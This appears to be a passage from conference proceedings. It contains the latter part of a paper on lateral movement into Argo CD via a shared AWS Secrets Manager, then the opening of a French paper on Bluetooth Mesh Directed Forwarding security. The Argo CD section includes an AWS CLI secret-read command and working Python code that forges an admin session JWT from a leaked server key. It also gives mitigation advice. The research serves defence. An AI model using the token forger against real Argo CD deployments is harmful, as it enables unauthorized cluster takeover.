Argo CD stores all its settings in Kubernetes resources such as Kubernetes ConfigMaps and Secrets. The Secrets can be synchronized with other secret management systems like AWS Secrets Manager,[15] HashiCorp Vault,[16] etc. A possible way to do this consists in deploying External Secrets Operator (ESO) [17] in a cluster. Such a configuration appears to be quite common, according to presentations given at public conferences, like one given at KubeCon + CloudNativeCon Europe 2024 [3].

The security policy around the secret management system is sometimes not fine-grained enough. For the studied use-case, let's consider an AWS account having two EKS [18] clusters for different purposes: "Cluster A" and "Cluster B". The administrator followed the official documentation to configure their AWS account.[19] Each ESO service account on Kubernetes is associated with an AWS IAM [20] role with the permission to read all secrets (action `secretsmanager:GetSecretValue` on resource `arn:aws:secretsmanager:eu-west-3:111122223333:secret:*`). Here is the associated IAM Policy, created after reading the documentation:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "secretsmanager:GetResourcePolicy",
        "secretsmanager:GetSecretValue",
        "secretsmanager:DescribeSecret",
        "secretsmanager:ListSecretVersionIds"
```

[15] `https://aws.amazon.com/secrets-manager/`
[16] `https://www.vaultproject.io/`
[17] `https://external-secrets.io/`
[18] Amazon Elastic Kubernetes Service `https://aws.amazon.com/eks/`
[19] `https://external-secrets.io/v0.10.6/provider/aws-secrets-manager/`
[20] AWS Identity and Access Management `https://aws.amazon.com/de/iam/`

```
        ],
        "Resource": [
          "arn:aws:secretsmanager:eu-west-3:111122223333:secret:*"
        ]
      }
    ]
}
```

To make things more precise, this example considers that Argo CD is installed in Cluster A, its Kubernetes Secret `argocd-secret` is synchronized with AWS Secrets Manager, and an attacker managed to compromise Cluster B (figure 2). This means that the attacker can impersonate the External Secrets Operator deployed in Cluster B to read all secrets stored in the shared AWS Secrets Manager.

In such a scenario, can the attacker move to Cluster A?




Fig. 2. Clusters using External Secrets Operator in the same AWS account

3 Lateral Movement Attack

The attacker can configure their AWS command-line to use the authentication token from Cluster B's ESO.[21] They can then read the AWS secret associated with `argocd-secret` with a command such as `aws secretsmanager get-secret-value --secret-id platform/argocd/secret` (the name of the AWS secret could be guessed or obtained through other means):

```
{
  "ARN": "arn:aws:secretsmanager:eu-west-3:[...]",
  "Name": "platform/argocd/secret",
  "SecretString": "{\"admin.password\":\"$2a$10$4sRnwtvm9XMbSAPDZyImTeh3
↪  7MREP6yDnRfellIQamT/cuMn5Jgm.\",\"server.secretkey\":\"JA+Lqmv/d7TbM
↪  8yrOEIT+cRIsJAGxAxrqo6hghOK9MQ=\"}",
```

The `SecretString` contains the password hash of the admin user, in the field `admin.password`. The attacker could attempt to guess the password or to crack it through brute-force methods. However, such attacks would likely fail due to the password being randomly generated (in this example, the password was generated by Argo CD and its value was `AFZTfDcfHySb2Skv`)."

Moreover, if the AWS IAM policy used by Cluster B's ESO included `secretsmanager:PutSecretValue` (which is required for ESO feature `PushSecret`), the attacker would be able to modify the password hash. This would enable them to impersonate the admin user.

In the general case, knowing the hash in `admin.password` does not help the attacker much. But the Kubernetes Secret contains another field, `server.secretkey`. What is it used for?

In Argo CD's source code, `server.secretkey` is called the "server signature key". It is used to sign and verify a session token with HMAC-SHA256 in `argo-cd:util/session/sessionmanager.go`:

```
func (mgr *SessionManager) signClaims(claims jwt.Claims) (string, error) {
    token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
    // ...
    return token.SignedString(settings.ServerSignature)
}
```

[21] for example by configuring relevant environment variables such as `AWS_ROLE_ARN`, `AWS_WEB_IDENTITY_TOKEN_FILE` and `AWS_ROLE_SESSION_NAME` as documented by AWS in `https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-envvars.html`

Knowing the key should be enough to forge a token to impersonate the user `admin`. There are some caveats to take care of (function `GetSubjectAccountAndCapability` requires the subject claim to actually be `admin:login`; function `Parse` requires the token to have a non-empty ID in claim `jti`; the issuer has to be `argocd`). Here is some Python code which forges a token valid for 24 hours, solving the difficulties:

```python
import base64
import json
import hmac
import time

def b64url_encode(data: bytes) -> bytes:
    return base64.urlsafe_b64encode(data).rstrip(b"=")

def forge_jwt(key: str, audience: str = "argocd") -> str:
    now = int(time.time())
    header = json.dumps({
        "alg": "HS256",
        "typ": "JWT",
    }).encode("ascii")
    claims = json.dumps({
        "iss": "argocd",
        "aud": audience,
        "iat": now,
        "nbf": now,
        "exp": now + 24 * 3600,
        "sub": "admin:login",
        "jti": "01234567-89ab-cdef-0123-456789abcdef",
    }).encode("ascii")
    signed = b64url_encode(header) + b"." + b64url_encode(claims)
    signature = hmac.digest(key.encode("ascii"), signed, "sha256")
    token = signed + b"." + b64url_encode(signature)
    return token.decode("ascii")

print(forge_jwt("JA+Lqmv/d7TbM8yrOEIT+cRIsJAGxAxrqo6hghOK9MQ="))
```

In a web browser, defining cookie `argocd.token` with the produced token is enough to bypass the login screen and successfully authenticate as `admin`.

Even though the obtained administrator privileges enable many actions in Argo CD, it does not enable reading Kubernetes Secrets or impersonating service accounts. It is nevertheless possible to deploy new Argo CD applications (if the underlying Kubernetes cluster enables it, which is usually true). The attacker can then deploy their own Helm chart

with a Kubernetes Job [22] running commands with cluster administration privileges.

4 Recommendations to Mitigate the Attack

First, the Kubernetes Secret `argocd-secret` is very sensitive, as anyone who knows it can impersonate any local user in Argo CD, including `admin`. If it is synchronized with ESO, access to the Secrets Manager should be properly defined to prevent unauthorized access.

Second, as documented in Argo CD's documentation, the initial admin password should be modified, and the new one should be robust enough so that gaining access to the password hash does not enable an attacker to guess it. Moreover, when administrators are authenticated through some SSO (Single Sign On), disabling the local admin account successfully prevents the described attack (usually, session tokens of SSO users are not signed by `server.secretkey`).

Third, it reduces the impact of the attack to run Argo CD without cluster administration privileges and to apply some well-known best practices to harden the Kubernetes cluster. This includes configuring it to reject creating privileged pods in some namespaces, reducing the privileges of service accounts and configuring fine-grained AWS IAM policies for external resources.

Finally, if a security incident response analysis finds out the attacker managed to read `argocd-secret`, it makes sense to consider the attacker gained cluster administration privileges and to act accordingly. This may include reviewing the logs looking for more lateral movements, searching for some backdoors left by the attacker, revoking all access tokens, regenerating all passwords as well as `server.secretkey`, etc.

5 Conclusion

This article presents a kind of lateral movement attack in a context where Kubernetes clusters share the same external storage for their Secrets.

Even though Argo CD employs state-of-the-art security practices, this illustrates the importance of considering how it has been deployed when assessing its security.

[22] `https://kubernetes.io/docs/concepts/workloads/controllers/job/`

References

1. National Security Agency. NSA Releases Guidance on How to Protect Against Software Memory Safety Issues. https://www.nsa.gov/Press-Room/News-Highlights/Article/Article/3215760/nsa-releases-guidance-on-how-to-protect-against-software-memory-safety-issues/, November 2022.
2. Dominik Czarnota, David Pokora, and Mike Martel. Trail of Bits. Argo Security Assessment. https://github.com/argoproj/argoproj/blob/2db4cda94956307ee080f51759aa6fcbda841f28/docs/argo_security_final_report.pdf, March 2021.
3. Mads Høgstedt Danquah and Jeppe Lund Andersen. The LEGO Group. Keeping the Bricks Flowing: The LEGO Group's Approach to Platform Engineering for Manufacturing. https://youtu.be/SmeekXGYuFU, March 2024.
4. Matt Hamilton. Soluble. Argo CVEs. https://web.archive.org/web/20220330042723/https://www.soluble.ai/blog/argo-cves-2020, April 2020.
5. Nicolas Iooss. Ledger Donjon. Argo CD Security Misconfiguration Adventures. https://www.ledger.com/argo-cd-security-misconfiguration-adventures, December 2024.
6. Adam Korczynski and David Korczynski. Ada Logics. Argo Security Assessment. https://github.com/argoproj/argoproj/blob/2db4cda94956307ee080f51759aa6fcbda841f28/docs/argo_security_audit_2022.pdf, July 2022.
7. Magno Logan. Trend Micro. Abusing Argo CD, Helm, and Artifact Hub: An Analysis of Supply Chain Attacks in Cloud-Native Applications. https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/abusing-argo-cd-helm-and-artifact-hub-an-analysis-of-supply-chain-attacks-in-cloud-native-applications, May 2022.

Tous les chemins mènent à DROP : une évaluation de la sécurité d'un mécanisme de routage du Bluetooth Mesh

Elies Tali[1,2], Romain Cayre[1,2], Vincent Nicomette[1,2] et Guillaume Auriol[1,2]
{prenom.nom}@laas.fr

[1] CNRS, LAAS, 7 avenue du colonel Roche, F-31400 Toulouse, France
[2] Univ de Toulouse, INSA, LAAS, F-31400 Toulouse, France

Résumé. Le Bluetooth Mesh est un protocole sans fil récent basé sur le Bluetooth Low Energy, offrant une communication de type *many-to-many*. Disposer d'une sécurité robuste et assurer la confidentialité des communications sont des enjeux de plus en plus centraux dans le contexte de l'Internet des Objets. Ces contraintes ont ainsi guidé la conception du Bluetooth Mesh, faisant de celui-ci un protocole particulièrement intéressant à étudier du point de vue de la recherche en sécurité.

En particulier, le Bluetooth Mesh dispose à l'heure actuelle de deux mécanismes de relais destinés à assurer la transmission des messages d'un équipement à l'autre. Le premier de ces mécanismes, appelé *Managed Flooding* et reposant sur une retransmission systématique des communications par les noeuds relais, garantit la transmission des messages mais implique un coût élevé en termes d'utilisation du réseau. La fonctionnalité de *Directed Forwarding*, récemment introduite dans la version 1.1 du protocole, constitue quant à elle une nouvelle méthode de relais, reposant sur des chemins dédiés au sein du réseau et permettant la communication entre des nœuds distants, sans surcharger le réseau de messages inutiles.

Dans cet article, nous présentons la première évaluation de la sécurité de la fonctionnalité de *Directed Forwarding* du Bluetooth Mesh. Nous montrons qu'un attaquant présent au sein du réseau peut perturber de manière significative le bon fonctionnement de ce mécanisme de routage. Cette analyse nous a notamment permis d'identifier plusieurs vulnérabilités du protocole, exploitant les caractéristiques de ce mécanisme de routage. Enfin, nous démontrons théoriquement et expérimentalement l'existence de différentes attaques par déni de service (DoS), impactant significativement la disponibilité et les propriétés de sécurité assurées par un réseau Bluetooth Mesh.

1 Introduction

Le Bluetooth Low Energy (BLE) est aujourd'hui l'un des protocole les plus populaires dans le contexte de l'Internet des Objets, permettant à des objets à ressources limitées de communiquer. En raison de cette place

centrale, plusieurs vulnérabilités affectant ce protocole ont été identifiées ces dernières années [13], menant à des attaques variées, allant du déni de service (DoS), incluant les attaques par épuisement de batterie [18, 21], jusqu'aux attaques de type *Man-in-the-Middle* (MitM) permettant d'injecter des paquets malveillants dans une connexion [5].

Le Bluetooth Mesh (BM), quant à lui, peut être considéré comme une spécialisation du Bluetooth Low Energy afin d'y intégrer des mécanismes propres aux réseaux maillés. Initialement publié sous la forme d'une spécification en 2017 par le Bluetooth SIG, la dernière version (v1.1) est sortie fin 2023. La conception du BM est particulièrement intéressante du point de vue de la sécurité, le protocole incluant par défaut de nombreux mécanismes destinés à protéger la confidentialité et l'intégrité des communications, par exemple par l'intégration de mécanismes de chiffrement des paquets non désactivables, intégrés à différents niveaux de la pile protocolaire, ou par l'intégration de mécanisme *anti-tracking* destinés à protéger la vie privée des utilisateurs.

Malgré cette conception solide, le BM possède également son lot de vulnérabilités, ciblant par exemple les suites cryptographiques utilisées [7] ou encore certaines fonctionnalités propres au protocole [1]. En revanche, les travaux de recherches dédiés à la sécurité du BM demeurent en nombre limité, en raison de sa récente publication et de son déploiement limité. Le manque d'outils de tests propres au protocole constitue également un problème significatif, le BM ne pouvant être intégré à une implémentation BLE existante sans modifications majeures visant à ajouter et coordonner les nombreux mécanismes de la pile protocolaire.

La version 1.1 du BM enrichit le protocole en y intégrant un nouveau mécanisme de routage, nommé *Directed Forwarding*. Cette nouvelle fonctionnalité permet un routage plus efficace des paquets dans le réseau afin d'optimiser la charge sur ce dernier.

Cet article a pour but d'explorer le fonctionnement de ce nouveau mécanisme de routage et son impact du point de vue de la sécurité. Nous démontrons qu'il est possible pour un équipement malveillant présent au sein d'un réseau BM d'impacter significativement le bon fonctionnement du réseau. En particulier, nous présentons comment un attaquant peut mettre en place des attaques par déni de service en détournant certaines fonctionnalités intégrées au sein du *Directed Forwarding*. Ces attaques sont implémentées en pratique et illustrées par des expérimentations reposant sur le framework *WHAD*, un écosystème d'outils dédiés à l'évaluation de la sécurité des protocoles sans fil, que nous avons étendu avec une implémentation du BM, que nous publions sous licence libre (MIT).

Cet article est structuré de la manière suivante. Tout d'abord, la section 2 présente le protocole BM et notamment des aspects essentiels à la compréhension de cet article. Ensuite, la section 3 introduit le *Directed Forwarding* et les détails de son fonctionnement. La section 4 présente les travaux de recherche existants liés à la sécurité du protocole BM. Dans la section 5, nous décrivons le modèle d'attaquant considéré ainsi que le fonctionnement théorique des attaques visant le mécanisme de *Directed Forwarding*. La section 6 présente nos expérimentations menées à l'aide du framework *WHAD* et de l'extension BM que nous y avons intégré. Enfin, nous présentons dans la section 7 des propositions de contre-mesures aux attaques présentées. Pour terminer, nous proposons notre conclusion et les perspectives liés à ces travaux de recherche dans la section 8.

2 Présentation technique du Bluetooth Mesh

Le BM s'appuie sur la pile protocolaire du BLE et est construite "au-dessus" de celle-ci. Il exploite principalement les d'*advertising* du BLE pour ses communications. La couche GATT (*Generic Attribute Profile*) du BLE peut elle aussi être utilisée pour permettre aux objets ne supportant pas *l'advertising* de rejoindre le réseau via un proxy. Bien que permettant des communications de type *many-to-many*, le BM reste dépendant d'un objet central, le *Configuration Manager* en charge de la configuration du réseau. Chaque objet dans le réseau est désigné comme un nœud. Les concepts présentés dans cette section s'appuient sur la spécification version 1.1 du protocole.

2.1 *Provisioning*

Un objet cherchant à rejoindre un réseau BM prend part au *Provisioning*. Cette étape vise à fournir à l'objet les informations dont il a besoin pour communiquer sur le réseau. Ces informations comprennent des clés cryptographiques ainsi que les adresses du nœud. Le nœud en charge de gérer l'intégration du nœud au sein du réseau est le *Provisioner*.

Afin de rejoindre un réseau BM, un objet envoie régulièrement des paquets *Unprovisioned Device Beacons* aux nœuds à portée. Un protocole d'échange de clés utilisant le protocole *Ellptic Curve Diffie-Hellman* est alors initié par le *Provisioner*. Le canal chiffré ainsi créé est utilisé par le *Provisioner* pour transmettre au nouveau nœud du réseau différentes informations nécessaires au fonctionnement du BM.

2.2 Adressage des nœuds

Le BM utilise différents types d'adresses pour identifier des nœuds ou groupes de nœuds. Les champs *Source* et *Destination* au niveau de la couche Réseau utilisent ces adresses. Toutes les adresses ont une taille de 2 octets. Il faut distinguer les adresses unicasts et les adresses virtuelles/de groupe.

Chaque nœuds possède une ou plusieurs adresses unicasts. Chacune de ces adresses correspond à un *Element* du nœud. Un *Element* est une entité adressable d'un nœud. Chaque *Element* contient un ou plusieurs *Model* qui sont en charge de gérer les messages applicatifs. Un nœud a au minimum un *Element* primaire associé à au moins un *Model* requis pour son fonctionnement.

De plus, le BM utilise le concept de plages d'adresses, où chaque plage couvre de 1 à 255 adresses unicast consécutives, en général assignées à un seul et même nœud. Lors du *Provisioning* d'un nœud, le *Provisioner* lui assigne une plage d'adresses unicasts contenant une adresse par *Element* du nœud. Par exemple, si un nœud possède 10 *Elements* et son adresse primaire est `0x01`, alors la plage d'adresses unicast assignée au nœud ira de `0x01` à `0x0A`.

Les adresses virtuelles et de groupe sont des adresses multicast. Elles ne sont jamais utilisées en tant que source d'un message. Les nœuds peuvent s'abonner à ces adresses et être en écoute des messages qui leurs sont destinés. En particulier, les adresses `0xFFFF` et `0xFFFB` sont des adresses de broadcast.

2.3 Mécanismes de sécurité

Clés cryptographiques Dans un réseau BM, tous les messages sont chiffrés et signées afin de garantir la confidentialité et l'intégrité des communications. Il existe trois principaux types de clés :

- **Network Keys (NetKey)** : Elles sont utilisées pour obfusquer et chiffrer des données sur la couche Réseau (via les PrivacyKey et EncKey dérivées d'une NetKey). Cela permet d'empêcher l'écoute d'un attaquant hors du réseau. Tous les nœuds d'un réseau partagent une même NetKey.
- **Application Keys (AppKey)** : Les AppKeys sont utilisées au niveau de la couche Transport afin de chiffrer les messages applicatifs. Elle permettent une séparation des privilèges au niveau applicatif.

— **Device Keys (DevKey)** : Les DevKeys sont propres à chaque nœud et utilisées pour établir une communication sécurisée entre un nœud et le *Configuration Manager*.

Le protocole BM distingue deux types de messages (hors *Beacons*), à savoir les messages de contrôle et les messages applicatifs. Les messages applicatifs sont à destination des *Models*. Ils sont chiffrés sur la couche Réseau à l'aide d'une NetKey et sur la couche de Transport au moyen d'une AppKey ou d'une DevKey. Un troisième type de messages particulier, les *Beacons*, ne sont pas chiffrés mais uniquement authentifiés via une NetKey (sauf pour les *Beacons* utilisés lors du *Provisioning* qui ne sont pas authentifiés).

Les messages de contrôle sont utilisés pour la gestion du réseau. Ils sont uniquement chiffrés au niveau de la couche Réseau (NetKey) et, par conséquent, sont lisibles et transmissibles par n'importe quel nœud.

La figure 1 illustre la manière dont un message de contrôle *Path Confirmation* est traité, chiffré et obfusqué au niveau de la couche Réseau. La description du rôle de ce message sera donnée dans cet article.




Fig. 1. Dissection d'un message de contrôle (*Path Confirmation)*

Mesures anti-rejeu Les mécanismes de protection contre les attaques par rejeu sont fondamentaux dans le protocole BM, tant du point de vue fonctionnel que de la sécurité. Chaque message émis par un nœud comporte un numéro de séquence qui lui est associé, et chaque message émis par la suite par le même nœud doit utiliser un numéro de séquence

plus grand que le précédent. Dans la figure 1, le numéro de séquence est représenté dans le champ *SEQ*.

Chaque nœud maintient une *Replay Protection List* (RPL) qui enregistre le dernier numéro de séquence reçu dans un message provenant de chaque adresse source. Lorsqu'un message en provenance d'une adresse source spécifique est reçu avec un numéro de séquence inférieur ou égal à celui stocké dans l'entrée correspondante de la RPL, le message est systématiquement rejeté, étant considéré comme un rejeu.

Afin de prévenir le bouclage des numéros de séquence, un *Initialization Vector index (IV index)* est partagé par tout le réseau. Chaque numéro de séquence est associé à une valeur spécifique de l'*IV index*. Lorsqu'un nœud approche de la valeur maximale du numéro de séquence, il peut initier une procédure de mise à jour de l'*IV index*, qui est alors incrémenté. Cela entraîne la réinitialisation des numéros de séquence pour tous les nœuds, les liant au nouvel *IV index*.

2.4 Suppression d'un nœud et rafraîchissement de clés

Dans cette partie, nous nous intéressons plus particulièrement à un mécanisme propre au BM qui sera le sujet d'une étude de cas d'utilisation de nos attaques.

Objectif de la procédure de rafraîchissement d'une NetKey L'administrateur d'un réseau BM peut décider à tout moment de rafraîchir la NetKey d'un réseau. Le cas de figure classique amenant au rafraîchissement d'une NetKey est la suppression d'un nœud du réseau. La suppression d'un nœud est toujours à l'initiative du *Configuration Manager*. Il notifie le nœud en question via un message chiffré avec sa DevKey (message *Config Node Reset*) puis initialise la procédure de rafraîchissement de la NetKey.

Cette procédure permet de changer la NetKey du réseau (ou du sous-réseau, une NetKey étant rattachée à un sous-réseau logique). Aussi, le ou les nœuds à supprimer ne prenant pas part à la procédure ne recevront pas la nouvelle NetKey. En conséquence, ils ne pourront ni envoyer ni recevoir de messages et seront effectivement écartés du réseau. Cette procédure permet d'éviter les attaques *trash-can* (ou attaques de la poubelle) qui permettraient à un attaquant de récupérer une NetKey valide du réseau en prenant possession d'un nœud décommissionné par exemple.

Phases d'une NetKey Une NetKey peut se trouver, du point de vue d'un nœud en particulier, dans 4 différentes phases (phases 0, 1, 2 et

3). Une NetKey peut avoir 1 ou 2 valeur différentes en simultané. Hors procédure de rafraîchissement de clé, elle possède une unique valeur. Lorsque la procédure est en cours, la NetKey utilise 2 valeurs, l'ancienne et la nouvelle. Cela permet d'avoir une procédure non bloquante le temps que la nouvelle clé se propage dans le réseau.

Chaque phase d'une NetKey va dicter le comportement du nœud quant à son utilisation.

- En **phase 0**, la NetKey ne possède qu'une seule valeur qui est utilisée pour le chiffrement et le déchiffrement (fonctionnement "normal", hors procédure de rafraîchissement).
- En **phase 1**, l'ancienne valeur de la NetKey est utilisée en envoi par le nœud, et il accepte en réception les messages chiffrés via l'ancienne et la nouvelle NetKey.
- En **phase 2**, la nouvelle valeur de la clé est utilisée en envoi par le nœud, et il accepte en réception les messages chiffrés via l'ancienne et la nouvelle NetKey.
- En **phase 3**, la nouvelle valeur de la clé remplace l'ancienne et le nœud repasse directement la clé en phase 0 (phase de transition).

Fonctionnement de la procédure Le rafraîchissement d'une NetKey se fait via plusieurs types de messages envoyés à l'initiative du *Configuration Manager* vers chaque nœud restant dans le réseau. La première étape est l'envoi à tous les nœuds concernés d'un message *Config NetKey Update* spécifiant l'index de la NetKey à changer ainsi que sa nouvelle valeur. Ce message est envoyé à chaque nœud, un par un, chiffré via leur DevKey respective. Après réception du message, chaque nœud répond au *Configuration Manager* par un *Config NetKey Status* chiffré avec sa DevKey.

A la réception du message *Config NetKey Update*, un nœud mettra la NetKey en question en phase 1.

Lorsque le *Configuration Manager* a terminé de distribuer la nouvelle NetKey, il va alors faire passer les nœuds dans les différentes phases de NetKey afin de terminer la procédure. Il peut faire cela de 3 manières :

- Via des messages *Config Key Refresh Phase Set* envoyé à chaque nœud un à un via leur DevKey (la NetKey utilisée n'est pas importante pour ce message tant que le message est accepté).
- Via des *Secure Network Beacon*. Ces messages sont de type *Beacon* et donc uniquement authentifiés via une NetKey, pouvant donc être envoyés par tous les nœuds. Chaque nœud envoie périodiquement

ce message avec la phase dans laquelle il se trouve pour la NetKey en question.
— Via des *Mesh Private Beacon*, sur le même principe que les *Secure Network Beacon*.

Plus particulièrement, lorsque les *Secure Network Beacon* ou les *Mesh Private Beacon* (appelés *Beacons*) sont utilisés, ce qui est préconisé par défaut, tous les nœuds participent au changement de phase de la NetKey rafraîchie en envoyant périodiquement les *Beacons*. Le tableau 1 détaille les champs d'un *Secure Network Beacon*. Les *Beacons* utilisent toujours la valeur la plus récente de la NetKey s'il y en a 2 (phase différente de 0).

Nom du champ	**Description**
KeyRefreshFlag	Flag de rafraîchissement de la NetKey correspondant au Network ID (0 ou 1)
IVUpdateFlag	Flag de mise à jour de l'*IV index* (0 ou 1)
NetworkID	ID de la NetKey en question (et utilisée pour authentifier le message)
IVIndex	IV index courant
AuthValue	CMAC du message calculé via la NetKey en question

Tableau 1. Champs d'un message *Secure Network Beacon*

Un nœud passe la NetKey de la phase 1 à la phase 2 s'il reçoit un *Beacon* avec le *KeyRefreshFlag* égal à 1. Ensuite, un nœud passe la NetKey en phase 3 (puis 0) depuis les phases 1 ou 2 s'il reçoit un *Beacon* avec le *KeyRefreshFlag* égal à 0. La phase 2 peut donc être sautée. La figure 2, tirée de la spécification du BM, illustre ces transitions de phase. La procédure se termine lorsque tous les nœuds restants dans le réseau sont passés en phase 0 avec la nouvelle valeur de la NetKey.

3 Présentation du *Directed Forwarding*

Dans cette section, nous introduisons le fonctionnement du mécanisme de *Directed Forwarding*, destiné à permettre le relais de messages au sein d'un réseau BM.




Fig. 2. Phases d'une procédure de rafraîchissement d'une NetKey. [3]

3.1 Les relais de messages en BM

La spécification annonce un maximum de 32767 objets dans un réseau BM (en supposant que chaque nœud ne possède qu'un seul *Element*, concept spécifique au BM et assimilable à un service réseau pouvant être adressé indépendamment).

Le BM prend en charge deux types de relais : le *Managed Flooding* (MF) et, à partir de la version 1.1, le *Directed Forwarding* (DF). Ces deux mécanismes reposent tout deux sur la présence de nœuds dits relais. Tout nœud supportant cette fonctionnalité peut devenir un nœud relais si le *Configuration Manager*, c'est à dire le noeud chargé de la gestion du réseau, lui transmet une requête d'activation. Un administrateur réseau doit ainsi activer la fonction de relais sur un nombre suffisant de nœuds pour assurer le traitement de toutes les communications. La figure 3 présente un exemple de topologie réseau en grille, que nous utiliserons comme topologie de référence tout au long de cet article. Nous considérons

également la présence d'un nœud malveillant, que nous présenterons plus en détail en section 5.




Fig. 3. Réseau exemple en grille. Chaque nœud possède un unique *Element*.

La méthode de relais à utiliser lors de la transmission d'un message est indiquée par l'intermédiaire du champ *NID* intégré au sein de la couche Réseau, comme illustré dans la figure 1. Sa valeur varie selon que le *Managed Flooding* ou *Directed Forwarding* a été choisi pour relayer le paquet.

Le *Managed Flooding (MF)* est la méthode de retransmission par défaut en BM. Son fonctionnement est relativement simple : lorsqu'un nœud envoie un message à une adresse unicast, chaque nœud relais qui le reçoit le retransmet à nouveau si la valeur du *TTL* est supérieure à 1 et si la destination du paquet n'est pas le nœud relais lui-même.

La figure 4 présente un exemple de message envoyé par `0x1F` vers `0x02` en utilisant le MF. Tous les nœuds relais retransmettent le message une fois, assurant sa bonne transmission jusqu'au nœud destination. En contre-partie de sa simplicité, cette méthode a pour conséquence d'inonder le réseau en le surchargeant de messages redondants et superflus du fait des nombreuses retransmissions par chaque nœud relais.

La seule manière de limiter l'impact sur le réseau lors de l'utilisation du MF est de définir un *TTL* approprié lors de l'envoi d'un message. En effet, le BM utilise une mécanisme de *Heartbeat* afin d'optimiser le choix de la valeur de *TTL* lors de l'envoi d'un message. Les nœuds conçus pour émettre des messages de contrôle *Heartbeat* les envoient ainsi à intervalles réguliers : les nœuds abonnés à ces messages les reçoivent et infèrent alors

la distance entre eux et le nœud émetteur. Cette information peut ensuite utilisée pour définir le *TTL* des messages.

3.2 Aperçu du *Directed Forwarding*

Le DF est basé sur la notion de chemin, reliant un nœud à un autre au sein du réseau (la destination d'un chemin peut également être liée à plusieurs nœuds dans le cas d'une adresse de destination de type multicast, chemins que nous n'étudierons pas dans cet article).

